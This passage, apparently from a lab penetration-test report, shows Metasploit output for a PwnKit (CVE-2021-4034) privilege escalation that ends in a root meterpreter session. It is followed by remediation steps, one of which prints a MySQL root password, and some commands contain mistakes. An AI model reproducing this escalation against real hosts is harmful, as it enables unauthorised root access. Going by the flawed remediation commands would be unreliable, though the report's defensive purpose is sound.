msf exploit(multi/handler) > use exploit/linux/local/cve_2021_4034_pwnkit
```

```

meterpreter > sessions -i 2
[*] Session 2 is already interactive.
meterpreter >
Background session 2? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell sparc/bsd	Shell Banner: /bin/sh: 0: can't access tty; job control turned off \$	192.168.56.107:4444 → 192.168.56.111:59272 (192.168.56.111)
2		meterpreter x64/linux	root @ 192.168.56.111	192.168.56.107:4444 → 192.168.56.111:59274 (192.168.56.111)

```

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter >
Background session 2? [y/N] y

```

9.Mittigation steps :

IMMEDIATE ACTIONS (24 Hours)

1. *****KILL FTP BACKDOOR*****:
Steps:
``bash
netstat -tulpn | grep :21
kill -9 <PID>
iptables -A INPUT -p tcp --dport 21 -j DROP
2. ***SECURE /etc/passwd***:
Steps:
chmod 644 /etc/passwd
chown root: root /etc/passwd
3. ***UPDATE POLKIT (PwnKit CVE-2021-4034)***:
Steps:
apt update && apt upgrade polkitd-pkla-0.105

###MEDIUM TERM (1 Week)

4. ***REMOVE USB CREATOR***:
Steps:
apt remove usb-creator-gtk usb-creator-common
systemctl disable usb-creator
5. ***HARDEN SUID BINARIES***:
Steps:
find /usr/bin /bin -perm -4000 -ls 2>/dev/null | grep -v snap-confine
chmod 755 /usr/lib/snapd/snap-confine # Remove SUID if unused
6. ***ROTATE CREDENTIALS***:
Steps:
mysql -u root -p'arootmysqlpass' # Change MySQL root password
7. **Apply strict password policy and change default username and password.**